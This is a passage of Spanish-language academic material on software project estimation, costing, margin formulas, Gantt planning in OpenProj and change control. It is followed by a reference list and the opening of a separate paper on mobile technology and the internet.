Asimismo, debemos contemplar que los perfiles incluidos sean los que realmente sean necesarios. Un ejemplo, podemos pensar que nuestro modelador 3D es también animador. Sin embargo, cuando lleguemos a la fase, o bien el modelador no es el que habíamos pensado o bien no tiene los conocimientos necesarios de animación. Si hemos puesto un único perfil y no hemos desglosado la tarea en modelado y animación (como hemos visto en el punto anterior) no sabremos cuantas horas reales hay que dedicar a la misma tarea, más aún, si no se hizo la división de tareas. De la misma forma que ocurría en las tareas es conveniente especificar perfiles que son *cross* al proyecto, como lo es el Jefe de Proyecto, el Director Técnico, de Arte, etc..

Perfiles					
JP	Diseñador	Modelador 3D	Perfil D	Perfil E	Perfil F

Cuando se termina de confeccionar la primera tabla, el paso siguiente consistirá en rellenar el número de horas de dedicación de cada perfil a cada tarea.

5.4.3 Costes

Una vez definidas las tareas, los perfiles y las horas de dedicación el siguiente paso consiste en “monetizar” la estimación. Partiendo del trabajo realizado en los puntos anteriores deberemos crear una nueva tabla: Coste por perfil.

Normalmente esta tabla irá en una nueva hoja. En esta nueva hoja crearemos una columna identificando los perfiles que determinados en el punto anterior, y para cada uno de ellos será necesario establecer un coste hora para poder identificar los tres valores económicos que manejamos:

- Coste
- Venta
- Margen

Por tanto, la tabla tendrá las siguientes columnas:

- Horas de dedicación del perfil (obtenida de la hoja de estimación)
- Coste hora de perfil (incluyendo gastos de seguridad social y demás). En nuestro caso lo ponderaremos como unidades monetarias (um) por hora (um/h)
- Venta: Precio al que se vende cada hora.
- Margen: Porcentaje de beneficio de la venta respecto al costo.

Dependiendo de nuestro sistema de estimación y cuantificación o bien establecemos venta como una celda calculada (manejamos únicamente margen de venta) o establecemos Margen como la celda calculada (manejamos venta por hora).

	Horas	um/h	Venta	Margen
JP				
Diseñador				
Modelador 3D				
Perfil D				
Perfil E				
Perfil F				
Totales				

5.5 Resumen del proyecto

Por último y en la misma hoja de costes, crearemos una tabla con el resumen global del proyecto. Esta tabla contendrá los valores que podemos manejar desde el punto de vista comercial del proyecto. Por un lado podremos ver cuanto nos supone crear el proyecto y que beneficio esperado tenemos. Además se incluyen en esta tabla los costes que no habíamos tenido en cuenta hasta ahora, como son los costes de licencias, equipamientos, servicios subcontratados, etc...

Esta tabla contendrá las siguientes filas:

- Esfuerzos: Conteniendo los datos respecto a los costes, ventas y márgenes del global del proyecto obtenido de la tabla de costes.
- Materiales: Conteniendo los datos respecto a los costes, ventas y márgenes a aplicar sobre los materiales (licencias, equipamiento, etc). El valor de coste se escribe directamente, y el resto se calcula.
- Total del proyecto: Contiene los totales de costes, ventas y margen promedio de las líneas anteriores (esfuerzos y materiales).

5.5.1 Celdas calculadas

En general las celdas calculadas van a ser los totales, tanto los totales de horas como los porcentajes respecto al global del proyecto (en el caso de las horas). Sin embargo, determinados cálculos no son inmediatos. En particular los márgenes de beneficio respecto al coste/venta, tienen una forma particular de calcularse, si bien una vez que se conoce resulta bastante sencilla. La fórmula para calcular el margen respecto al coste es:

$$\text{margen} = \frac{\text{venta} * 100}{\text{coste}} - 100$$

también se puede calcular de la siguiente forma:

$$\text{margen} = \frac{(\text{venta} - \text{coste}) * 100}{\text{coste}}$$

Si el cálculo que deseamos hacer es el margen frente a la venta, la ecuación para que nos dé el valor es:

$$\text{margen} = \frac{(\text{venta} - \text{coste})}{\text{venta}} * 100$$

5.6 Planificación de proyecto

En este apartado vamos a hacer un recorrido sobre las características fundamentales que nos provee una herramienta de gestión de proyectos. Hemos escogido OpenProj por ser gratuito y multi-

plataforma, sin embargo, los conceptos que veremos aquí son perfectamente portables al resto de herramientas que hemos visto anteriormente.

El término “plan de proyecto” abarca muchos conceptos distintos, desde la propia planificación de tareas, asignación de recursos, seguimiento del proyecto, cálculos de costes hasta el documento que se entrega al cliente con los grandes hitos de entrega y control.

En el caso que nos atañe nos vamos a centrar en ver dentro de la herramienta de gestión de proyectos, como representar cuatro conceptos:

- Tareas: dedicación, secuenciación, dependencias y grado de avance.
- Recursos: Creación y asignación
- Costes: Cálculo de costes

Dado que la herramienta es muy visual nos apoyaremos en videotutoriales que representen el trabajo del día a día de la herramienta.

5.6.1 Diagramas de Gantt


Los diagramas de Gantt son la herramienta base de cualquier planificación, nos permite identificar la actividad en que se estará utilizando cada uno de los recursos y la duración de esa utilización, de tal modo que puedan evitarse periodos ociosos innecesarios y se dé también al administrador una visión completa de la utilización de los recursos que se encuentran bajo su supervisión.

Estos diagramas resuelven el problema de la programación de actividades, es decir, su distribución conforme a un calendario, de manera tal que se pueda visualizar el periodo de duración de cada actividad, sus fechas de iniciación y terminación e igualmente el tiempo total requerido para la ejecución de un trabajo. Asimismo permite que se siga el curso de cada tarea, al proporcionar información del porcentaje ejecutado de cada una de ellas, así como el grado de adelanto o atraso con respecto al plazo previsto [51-59].

Este gráfico consiste simplemente en un sistema de coordenadas en que se indica:

- En el eje Horizontal: un calendario, o escala de tiempo definido en términos de la unidad más adecuada al trabajo que se va a ejecutar: hora, día, semana, mes, etc.
- En el eje Vertical: Las actividades que constituyen el trabajo a ejecutar. A cada actividad se hace corresponder una línea horizontal cuya longitud es proporcional a su duración en la cual la medición efectúa con relación a la escala definida en el eje horizontal conforme se ilustra.

Dentro de dichas coordenadas se ubican rectángulos que representan la actividad. Aunque veremos más adelante como se crean, en el siguiente esquema podemos ver que es cada elemento que aparece en el diagrama de Gantt.



- **Tarea:** La longitud de esta barra se corresponde con el tiempo que dura.
- **Agrupación:** Indica la agrupación de una serie de tareas (asociado a un componente funcional o a una fase de desarrollo)

- **Recurso asignado:** Indica el recurso que esta dedicado a la tarea. En el ejemplo que estamos viendo, el recurso es un perfil de “Programador Java”, pero también podría ser el nombre de la persona.
- **Dependencia:** Indica que entre las dos tareas existe una dependencia. En concreto la primera tarea ha de completarse antes de poder comenzar la segunda.

% de avance: Indica cuanto de la tarea se ha realizado.

5.6.2 Recursos

Los recursos de un proyecto se componen de una serie de personas y materiales. En el caso de las herramientas de gestión de proyecto podemos establecer ambas para que la herramienta vaya calculando los valores de coste a medida que establecemos asignaciones a las tareas.

En primer lugar deberemos identificar los recursos que son necesarios en el proyecto. Los datos más usuales a rellenar en la pestaña recursos son:

- **Nombre:** Nombre del recurso, esto puede ser o bien el nombre de la persona si lo sabemos, o bien, el perfil.
- **Tipo:** Puede ser trabajo (estaríamos hablando de una persona) o Material. La mayor diferencia es que las unidades de medida en el primer caso son por hora de trabajo y en el segundo por unidad comprada o usada.
- **Iniciales:** Las iniciales del nombre, simplifica la vista Gantt
- **Tasa estándar:** El coste por hora o por unidad.

Es importante, de cara a la ocupación, que aquellos perfiles que deban ser cubierto por varias personas estén duplicados. Es decir, supongamos que necesitamos acortar el tiempo de desarrollo y vamos a emplear dos analistas funcionales en lugar de uno. En ese caso en lugar de acortar el tiempo de duración de la tarea es necesario crear un nuevo recurso (AF1 y AF2 por ejemplo). De esa forma podremos asignar los recursos de forma individual y controlar los sobreesfuerzos (un sobre esfuerzo es más de 8 horas de dedicación por día y perfil).

5.6.3 Informes

Uno de los elementos menos conocidos de las herramientas de gestión de proyectos son los informes que entrega. Bien configurado, es decir, con el detalle de las tareas, con la asignación correcta de las personas y los avances en las tareas. Podemos realizar un recorrido exhaustivo entre los esfuerzos pendientes, los realizados, los reportes presupuestarios, etc...

A vista de pájaro podemos ver los siguientes informes en openproj.

Tareas en formato red: Es similar en primera instancia a un diagrama Gantt, pero en lugar de estar enfocado a representar la duración de cada tarea, cada caja representa una tarea y tiene el detalle de la misma.



Tareas en formato red



Desglose por trabajo



Desglose por recursos



Informe global del proyecto



Esfuerzos por tareas



Esfuerzos por recursos

Desglose por trabajo (WBS): En inglés Work Breakdown Structure, el desglose por trabajo define un organigrama de la relación de las tareas de forma jerárquica.

Desglose por recursos (RBS): En inglés Resource Breakdown Structure, es una descomposición jerárquica de los recursos agrupados por su función.

Informe global del proyecto: Muestra de forma resumida los principales datos del proyecto, desde fecha de comienzo y fin hasta coste y presupuesto.

Esfuerzos por tareas: Muestra las horas invertidas en cada tarea agrupadas de una forma similar a la que se agrupan en el diagrama de Gantt. También muestra una asignación de horas en el calendario.

Esfuerzos por recursos: Muestra una información similar a la anterior, pero en este caso orientado a los recursos. De esta forma podemos estimar que esfuerzos corresponden a cada recurso de forma global.

5.7 Control del proyecto

Aparte de realizar el seguimiento del avance del proyecto basándose en el project del mismo. El control del proyecto se hace minimizando los riesgos. Normalmente los riesgos van asociados a dos puntos clave:

- Requisitos abiertos
- Cambios no previstos

5.7.1 Requisitos abiertos

Si bien se trata de un requisito que es complicado de mantener controlado, existen posibilidades de establecer límites al riesgo que suponen los requisitos abiertos.

Normalmente un requisito abierto, es una petición que existe al principio del proyecto que no es fácil de “acotar” o definir el alcance del mismo. Esto puede ser múltiples razones, desde que la información aún no esté disponible una vez que se empieza el proyecto hasta que la persona que tiene el conocimiento no pueda participar.

Para evitar que pueda ocasionar un desvío peligroso en el proyecto, los requisitos abiertos deben ser controlados. La mejor forma, y a veces la única, es tratar de establecer límites cuantificables al requisito. Dichos límites permitirán crear una estimación lo suficientemente fidedigna como para asumir el esfuerzo que implique el desarrollo. Cuando por fin se cierre el requisito y se detalle correctamente, el siguiente paso será comparar la realidad con los límites establecidos, y en caso de superarlos, gestionar el cambio, que normalmente implica una ampliación del presupuesto del cliente.

Ejemplos de elementos cuantificables para acotar un requisito abierto pueden ser:

- Número máximo de pantallas que va a usar
- Número máximo de campos de formularios
- Número máximo de pasos (miga de pan o resolución de problema)
- Campos de tabla de base de datos.
- Número de transacciones

5.7.2 Cambios no previstos

Cuando se realiza una estimación al principio de un proyecto se estima un alcance objetivo. Normalmente a lo largo de la vida de un proyecto en desarrollo pueden ocurrir cambios (cuanto más

largo el proyecto más probabilidad de que esto ocurra). Estos cambios pueden venir motivados de forma interna o externa.

Los cambios originados de forma interna son aquellos que se detectan como necesidad del análisis, en este caso, hay que verificar si se trata de una funcionalidad nueva no contemplada o de un fallo en el análisis o el diseño. En el primer caso, se puede negociar con el cliente. En el segundo caso, normalmente, implica asumirlo como desviación del proyecto.

Los cambios originados de forma externa son aquellos que provienen de nuevas necesidades del cliente, desde la aplicación de una nueva normativa a mejoras sobre el proceso y nuevas funcionalidades detectadas. En el tema anterior los mencionamos como los “yaques” y los “ysis”, y de cara a la gestión del proyecto son complicados de tratar. En general, los cambios que se vayan a efectuar deben registrarse en las actas de las reuniones que se tengan con el cliente, sin embargo, esto no es suficiente sino que debe documentarse en la propia documentación del proyecto. Para ello la recomendación es adherirse a la normativa ISO de documentación. Dicha normativa sin tratar de identificar el propósito de un documento hace una serie de recomendaciones guía sobre que elementos deben contener todos los documentos. Estas recomendaciones indican secciones como índices, títulos, resumen, documentación referencial, etc. Sin tratar de ser exhaustivos, respecto a los cambios debe existir una sección en el documento que indique los cambios producidos, siguiendo una tabla similar a la siguiente:

Revisión	Fecha	Autor	Apartado	Descripción del cambio

Los campos de la tabla son:

- **Revisión:** Indica la versión o revisión del documento. Es importante que esa revisión se haga de forma interna al documento y no de forma externa (es decir, en el nombre del archivo) de esa forma resulta más sencillo de gestionar por las herramientas de control de versiones. Para una herramienta de control de versiones un archivo está identificado por su nombre, si incluimos el número de versión en el nombre cada cambio de versión será un nuevo archivo.
- **Fecha:** Fecha en la que se ha introducido el cambio.
- **Autor:** Nombre de la persona que ha introducido el cambio.
- **Apartado:** Apartado o título de la sección donde se ha producido el cambio.
- **Descripción:** Texto describiendo en líneas generales donde se ha producido el cambio.

Respecto al tema de las actas, en el siguiente enlace podemos ver una plantilla de referencia de cómo debería ser un acta de una reunión. En cualquier caso al tratarse de una plantilla se debería adaptar a las necesidades particulares del proyecto.

Enlaces a videos de youtube sobre herramientas:

- <http://www.youtube.com/watch?v=Or38bUSS8xQ>
- <http://www.youtube.com/watch?v=eKYVtiPQ738>

References

1. Adriana Fernández-Fernández, Cristina Cervelló-Pastor, Leonardo Ochoa-Aday (2016). Energy-Aware Routing in Multiple Domains Software-Defined Networks. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 3
2. Alberto Fernández-Isabel, Rubén Fuentes-Fernández (2015). Simulation of Road Traffic Applying Model-Driven Engineering. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
3. Ana Oliveira Alves, Bernardete Ribeiro (2015). Consensus-based Approach for Keyword Extraction from Urban Events Collections. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
4. Ángel Martín del Rey, F. K. Batista, A. Queiruga Dios (2017). Malware propagation in Wireless Sensor Networks: global models vs Individual-based models. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 6, n. 3
5. Anna Vilaro, Pilar Orero (2013). User-centric cognitive assessment. Evaluation of attention in special working centres: from paper to Kinect. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
6. Antonio Pinto, Ricardo Costa (2016). Hash-chain-based authentication for IoT. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
7. Baroque, B., Corchado, E., Mata, A., & Corchado, J. M. (2010). A forecasting solution to the oil spill problem based on a hybrid intelligent system. *Information Sciences*, 180(10), 2029–2043. <https://doi.org/10.1016/j.ins.2009.12.032>
8. Buciarelli, E., Silvestri, M., & González, S. R. (2016). Decision Economics, In Commemoration of the Birth Centennial of Herbert A. Simon 1916-2016 (Nobel Prize in Economics 1978): Distributed Computing and Artificial Intelligence, 13th International Conference. *Advances in Intelligent Systems and Computing* (Vol. 475). Springer.
9. Canizes, B., Pinto, T., Soares, J., Vale, Z., Chamoso, P., & Santos, D. (2017). Smart City: A GECAD-BISITE Energy Management Case Study. In 15th International Conference on Practical Applications of Agents and Multi-Agent Systems PAAMS 2017, Trends in Cyber-Physical Multi-Agent Systems (Vol. 2, pp. 92–100). https://doi.org/10.1007/978-3-319-61578-3_9
10. Casado-Vara, R., & Corchado, J. (2019). Distributed e-health wide-world accounting ledger via blockchain. *Journal of Intelligent & Fuzzy Systems*, 36(3), 2381–2386.
11. Casado-Vara, R., Chamoso, P., De la Prieta, F., Prieto J., & Corchado J.M. (2019). Non-linear adaptive closed-loop control system for improved efficiency in IoT-blockchain management. *Information Fusion*.
12. Casado-Vara, R., de la Prieta, F., Prieto, J., & Corchado, J. M. (2018, November). Blockchain framework for IoT data quality via edge computing. In *Proceedings of the 1st Workshop on Blockchain-enabled Networked Sensor Systems* (pp. 19–24). ACM.
13. Casado-Vara, R., Novais, P., Gil, A. B., Prieto, J., & Corchado, J. M. (2019). Distributed continuous-time fault estimation control for multiple devices in IoT networks. *IEEE Access*.
14. Casado-Vara, R., Vale, Z., Prieto, J., & Corchado, J. (2018). Fault-tolerant temperature control algorithm for IoT networks in smart buildings. *Energies*, 11(12), 3430.
15. Casado-Vara, R., Prieto-Castrillo, F., & Corchado, J. M. (2018). A game theory approach for cooperative control to improve data quality and false data detection in WSN. *International Journal of Robust and Nonlinear Control*, 28(16), 5087–5102.
16. Chamoso, P., de La Prieta, F., Eibenstein, A., Santos-Santos, D., Tizio, A., & Vittorini, P. (2017). A device supporting the self-management of tinnitus. In *Lecture Notes in Computer Science* (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 10209 LNCS, pp. 399–410). https://doi.org/10.1007/978-3-319-56154-7_36
17. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado J.M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*.
18. Chamoso, P., González-Briones, A., Rivas, A., De La Prieta, F., & Corchado, J. M. (2019). Social computing in currency exchange. *Knowledge and Information Systems*, 1–21.
19. Chamoso, P., González-Briones, A., Rodríguez, S., & Corchado, J. M. (2018). Tendencies of technologies and platforms in smart cities: A state-of-the-art review. *Wireless Communications and Mobile Computing*, 2018.
20. Chamoso, P., Rodríguez, S., de la Prieta, F., & Bajo, J. (2018). Classification of retinal vessels using a collaborative agent-based architecture. *AI Communications*, (Preprint), 1–18.
21. Corchado, J. A., Aiken, J., Corchado, E. S., Lefevre, N., & Smyth, T. (2004). Quantifying the Ocean's CO2 budget with a CoHeL-IBR system. In *Advances in Case-Based Reasoning, Proceedings* (Vol. 3155, pp. 533–546).

22. Corchado, J. M., & Aiken, J. (2002). Hybrid artificial intelligence methods in oceanographic forecast models. *Ieee Transactions on Systems Man and Cybernetics Part C-Applications and Reviews*, 32(4), 307–313. <https://doi.org/10.1109/tsmcc.2002.806072>
23. Corchado, J. M., & Fyfe, C. (1999). Unsupervised neural method for temperature forecasting. *Artificial Intelligence in Engineering*, 13(4), 351–357. [https://doi.org/10.1016/S0954-1810\(99\)00007-2](https://doi.org/10.1016/S0954-1810(99)00007-2)
24. Corchado, J. M., Borrajo, M. L., Pellicer, M. A., & Yáñez, J. C. (2004). Neuro-symbolic System for Business Internal Control. In *Industrial Conference on Data Mining* (pp. 1–10). https://doi.org/10.1007/978-3-540-30185-1_1
25. Corchado, J. M., Corchado, E. S., Aiken, J., Fyfe, C., Fernandez, F., & Gonzalez, M. (2003). Maximum likelihood hebbian learning based retrieval method for CBR systems. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 2689, pp. 107–121). https://doi.org/10.1007/3-540-45006-8_11
26. Corchado, J. M., Pavón, J., Corchado, E. S., & Castillo, L. F. (2004). Development of CBR-BDI agents: A tourist guide application. In *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)* (Vol. 3155, pp. 547–559). <https://doi.org/10.1007/978-3-540-28631-8>
27. Corchado, J., Fyfe, C., & Lees, B. (1998). Unsupervised learning for financial forecasting. In *Proceedings of the IEEE/IAFE/INFORMS 1998 Conference on Computational Intelligence for Financial Engineering (CIFER)* (Cat. No.98TH8367) (pp. 259–263). <https://doi.org/10.1109/CIFER.1998.690316>
28. Costa, Â., Novais, P., Corchado, J. M., & Neves, J. (2012). Increased performance and better patient attendance in an hospital with the use of smart agendas. *Logic Journal of the IGPL*, 20(4), 689–698. <https://doi.org/10.1093/jigpal/jzr021>
29. Daniel Fuentes, Rosalía Laza, Antonio Pereira (2013). Intelligent Devices in Rural Wireless Networks. *DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 2, n. 4
30. Fdez-Riverola, F., & Corchado, J. M. (2003). CBR based system for forecasting red tides. *Knowledge-Based Systems*, 16(5–6 SPEC.), 321–328. [https://doi.org/10.1016/S0950-7051\(03\)00034-0](https://doi.org/10.1016/S0950-7051(03)00034-0)
31. Fernández-Riverola, F., Díaz, F., & Corchado, J. M. (2007). Reducing the memory size of a Fuzzy case-based reasoning system applying rough set techniques. *IEEE Transactions on Systems, Man and Cybernetics Part C: Applications and Reviews*, 37(1), 138–146. <https://doi.org/10.1109/TSMCC.2006.876058>
32. Fyfe, C., & Corchado, J. (2002). A comparison of Kernel methods for instantiating case based reasoning systems. *Advanced Engineering Informatics*, 16(3), 165–178. [https://doi.org/10.1016/S1474-0346\(02\)00008-3](https://doi.org/10.1016/S1474-0346(02)00008-3)
33. Fyfe, C., & Corchado, J. M. (2001). Automating the construction of CBR systems using kernel methods. *International Journal of Intelligent Systems*, 16(4), 571–586. <https://doi.org/10.1002/int.1024>
34. García Coria, J. A., Castellanos-Garzón, J. A., & Corchado, J. M. (2014). Intelligent business processes composition based on multi-agent systems. *Expert Systems with Applications*, 41(4 PART 1), 1189–1205. <https://doi.org/10.1016/j.eswa.2013.08.003>
35. Glez-Bedia, M., Corchado, J. M., Corchado, E. S., & Fyfe, C. (2002). Analytical model for constructing deliberative agents. *International Journal of Engineering Intelligent Systems for Electrical Engineering and Communications*, 10(3).
36. Glez-Peña, D., Díaz, F., Hernández, J. M., Corchado, J. M., & Fdez-Riverola, F. (2009). geneCBR: A translational tool for multiple-microarray analysis and integrative information retrieval for aiding diagnosis in cancer research. *BMC Bioinformatics*, 10. <https://doi.org/10.1186/1471-2105-10-187>
37. Gonzalez-Briones, A., Chamoso, P., De La Prieta, F., Demazeau, Y., & Corchado, J. M. (2018). Agreement Technologies for Energy Optimization at Home. *Sensors (Basel)*, 18(5), 1633-1633. doi:10.3390/s18051633
38. González-Briones, A., Chamoso, P., Yoe, H., & Corchado, J. M. (2018). GreenVMAS: virtual organization-based platform for heating greenhouses using waste energy from power plants. *Sensors*, 18(3), 861.
39. González-Briones, A., De La Prieta, F., Mohamad, M., Omatu, S., & Corchado, J. (2018). Multi-agent systems applications in energy optimization problems: A state-of-the-art review. *Energies*, 11(8), 1928.
40. Gonzalez-Briones, A., Prieto, J., De La Prieta, F., Herrera-Viedma, E., & Corchado, J. M. (2018). Energy Optimization Using a Case-Based Reasoning Strategy. *Sensors (Basel)*, 18(3), 865-865. doi:10.3390/s18030865
41. Sittón-Candanedo, I., Alonso, R. S., Corchado, J. M., Rodríguez-González, S., & Casado-Vara, R. (2019). A review of edge computing reference architectures and a new global edge proposal. *Future Generation Computer Systems*, 99, 278-294.
42. Hoon Ko, Kita Bae, Goreti Marreiros, Haengkon Kim, Hyun Yoe, Carlos Ramos (2014). A Study on the Key Management Strategy for Wireless Sensor Networks. *ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal* (ISSN: 2255-2863), Salamanca, v. 3, n. 3

43. Javier Gómez, Xavier Alamán, Germán Montoro, Juan C. Torrado, Adalberto Plaza (2013). AmICog – mobile technologies to assist people with cognitive disabilities in the work place. DCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 2, n. 4
44. Jose-Luis Jiménez-García, David Baselga-Masia, Jose-Luis Poza-Luján, Eduardo Munera, Juan-Luis Posadas-Yagüe, José-Enrique Simó-Ten (2014). Smart device definition and application on embedded system: performance and optimization on a RGBD sensor. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 1
45. Laza, R., Pavn, R., & Corchado, J. M. (2004). A reasoning model for CBR_BDI agents using an adaptable fuzzy inference system. In Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 3040, pp. 96–106). Springer, Berlin, Heidelberg.
46. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). A particle dyeing approach for track continuity for the SMC-PHD filter. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637583&partnerID=40&md5=709eb4815eaf544ce01a2c21aa749d8f>
47. Li, T., Sun, S., Corchado, J. M., & Siyau, M. F. (2014). Random finite set-based Bayesian filters using magnitude-adaptive target birth intensity. In FUSION 2014 - 17th International Conference on Information Fusion. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-84910637788&partnerID=40&md5=bd8602d6146b014266cf07dc35a681e0>
48. Lima, A. C. E. S., De Castro, L. N., & Corchado, J. M. (2015). A polarity analysis framework for Twitter messages. Applied Mathematics and Computation, 270, 756–767. <https://doi.org/10.1016/j.amc.2015.08.059>
49. Mar López, Juanita Pedraza, Javier Carbó, José M. Molina (2014). The awareness of Privacy issues in Ambient Intelligence. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 2
50. Marisol García-Valls (2016). Prototyping low-cost and flexible vehicle diagnostic systems. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 5, n. 4
51. Mata, A., & Corchado, J. M. (2009). Forecasting the probability of finding oil slicks using a CBR system. Expert Systems with Applications, 36(4), 8239–8246. <https://doi.org/10.1016/j.eswa.2008.10.003>
52. Méndez, J. R., Fdez-Riverola, F., Díaz, F., Iglesias, E. L., & Corchado, J. M. (2006). A comparative performance study of feature selection methods for the anti-spam filtering domain. Lecture Notes in Computer Science (Including Subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics), 4065 LNAI, 106–120. Retrieved from <https://www.scopus.com/inward/record.uri?eid=2-s2.0-33746435792&partnerID=40&md5=25345ac884f61c182680241828d448c5>
53. Pablo Chamoso, Fernando De La Prieta (2015). Swarm-Based Smart City Platform: A Traffic Application. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 4, n. 2
54. Rodríguez-Fernandez J., Pinto T., Silva F., Praça I., Vale Z., Corchado J.M. (2018) Reputation Computational Model to Support Electricity Market Players Energy Contracts Negotiation. In: Bajo J. et al. (eds) Highlights of Practical Applications of Agents, Multi-Agent Systems, and Complexity: The PAAMS Collection. PAAMS 2018. Communications in Computer and Information Science, vol 887. Springer, Cham
55. Rodríguez, S., De La Prieta, F., Tapia, D. I., & Corchado, J. M. (2010). Agents and computer vision for processing stereoscopic images. Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics) (Vol. 6077 LNAI). https://doi.org/10.1007/978-3-642-13803-4_12
56. Rodríguez, S., Gil, O., De La Prieta, F., Zato, C., Corchado, J. M., Vega, P., & Francisco, M. (2010). People detection and stereoscopic analysis using MAS. In INES 2010 - 14th International Conference on Intelligent Engineering Systems, Proceedings. <https://doi.org/10.1109/INES.2010.5483855>
57. Román, J. A., Rodríguez, S., & de la Prieta, F. (2016). Improving the distribution of services in MAS. Communications in Computer and Information Science (Vol. 616). https://doi.org/10.1007/978-3-319-39387-2_4
58. Tapia, D. I., & Corchado, J. M. (2009). An ambient intelligence based multi-agent system for alzheimer health care. International Journal of Ambient Computing and Intelligence, v 1, n 1(1), 15–26. <https://doi.org/10.4018/jaci.2009010102>
59. Víctor Corcoba Magaña, Mario Muñoz Organero (2014). Reducing stress and fuel consumption providing road information. ADCAIJ: Advances in Distributed Computing and Artificial Intelligence Journal (ISSN: 2255-2863), Salamanca, v. 3, n. 4

Tecnología móvil y su relación con internet

Javier Pérez Trigo¹

¹ RealInnova, Spain
jp_trigo@rinnova.es

Resumen: La importancia de conocer estos sistemas es doble, primero porque son muy habituales las comparaciones entre las mismas y es imprescindible saber de cada una las ventajas e inconvenientes. La segunda razón hace referencia a la importancia de las capacidades y limitaciones de estas tecnologías. La segunda parte muestra un nivel superior de abstracción y se analizan todas las tecnologías y servicios que están disponibles sobre estas tecnologías móviles y que nos van a permitir con su uso y combinación crear aplicaciones móviles. Entre estas tecnologías podemos encontrar una gran variedad para mensajería móvil, todo tipo de técnicas para localizar geográficamente usuarios, así como tecnologías cliente-servidor que emulan el modelo de la World Wide Web y tecnologías que se ejecutan directamente en el terminal. La tercera parte muestra las tecnologías que se montan encima, se analizarán las aplicaciones finales que existen y van a aparecer en el entorno móvil. Evidentemente las posibilidades aquí son muy grandes, por lo que trataremos de ver varios ejemplos significativos y haremos hincapié en las ventajas que las tecnologías móviles aportan para el desarrollo de aplicaciones en contraposición con las aplicaciones “fijas”.

Palabras clave: Tecnología móvil, comunicaciones

Abstract. The importance of knowing these systems is twofold, first because comparisons between them are very common and it is essential to know the advantages and disadvantages of each one. The second reason refers to the importance of the capacities and limitations of these technologies. The second part shows a superior level of abstraction and analyzes all the technologies and services that are available on these mobile technologies and that will allow us with their use and combination to create mobile applications. Among these technologies we can find a great variety for mobile messaging, all kinds of techniques to geographically locate users as well as client-server technologies that emulate the World Wide Web model and technologies that run directly on the terminal. The third part shows the technologies that are mounted on top, will analyze the final applications that exist and will appear in the mobile environment. Obviously the possibilities here are very great, so we will try to see several significant examples and we will place special emphasis on the advantages that mobile technologies bring to the development of applications as opposed to "fixed" applications.

Keywords: Mobile technology, communications

1 INTRODUCCIÓN

Durante la pasada década y el comienzo de la actual se ha producido un crecimiento explosivo de la informática y las telecomunicaciones. **Internet** es un hecho ya consumado que ha sido eje central de lo que está siendo una revolución en la gestión de la información. El acceso a esta información está generalizándose y el número de ciudadanos que se conecta diariamente en busca de todo tipo de servicios y aplicaciones es mayor cada día sin que haya dudas del éxito de este modelo.

A su vez, las **comunicaciones móviles** es otro de los sectores que ha experimentado más desarrollo en los últimos años llegando a todos los segmentos de la población. Además del aumento exponencial de usuarios que ha sufrido la telefonía móvil, los diferentes avances de la tecnología en redes y terminales tienen como consecuencia que este sector sea uno de los más dinámicos y cambiantes.

Si bien Internet no ha cumplido todas las expectativas de ingresos económicos que se le suponían, la telefonía móvil sí que ha conseguido grandes beneficios e ingresos. Esta alta rentabilidad y volumen ha supuesto grandes inyecciones de dinero en todo este sector. Tanto los fabricantes de terminales, los proveedores de aplicaciones, como los operadores han conseguido brillantes resultados que han invertido en nuevas tecnologías. De hecho, una de las direcciones más importantes en este desarrollo tecnológico ha sido la convergencia con Internet.

La unión de estas dos tecnologías, **Internet y telefonía móvil** va a dar como resultado un punto de inflexión en nuestra concepción del intercambio de información. La posibilidad de acceder a Internet en cualquier momento y lugar, puede ser el punto de partida de la consolidación de Internet como herramienta universal y necesaria para la mayoría de los ámbitos de vida [1].

La facturación por información obtenida y la transmisión de contenidos multimedia, unidas con la evolución imparable de los terminales, están abriendo mercados y negocios como el entretenimiento, comercio móvil, o acceso a información crítica en el tiempo. El comercio se centrará en compras compulsivas o que se necesiten en poco tiempo, la importancia de la información residirá en la necesidad de acceso en tiempo real, y el entretenimiento servirá para completar tiempos muertos.

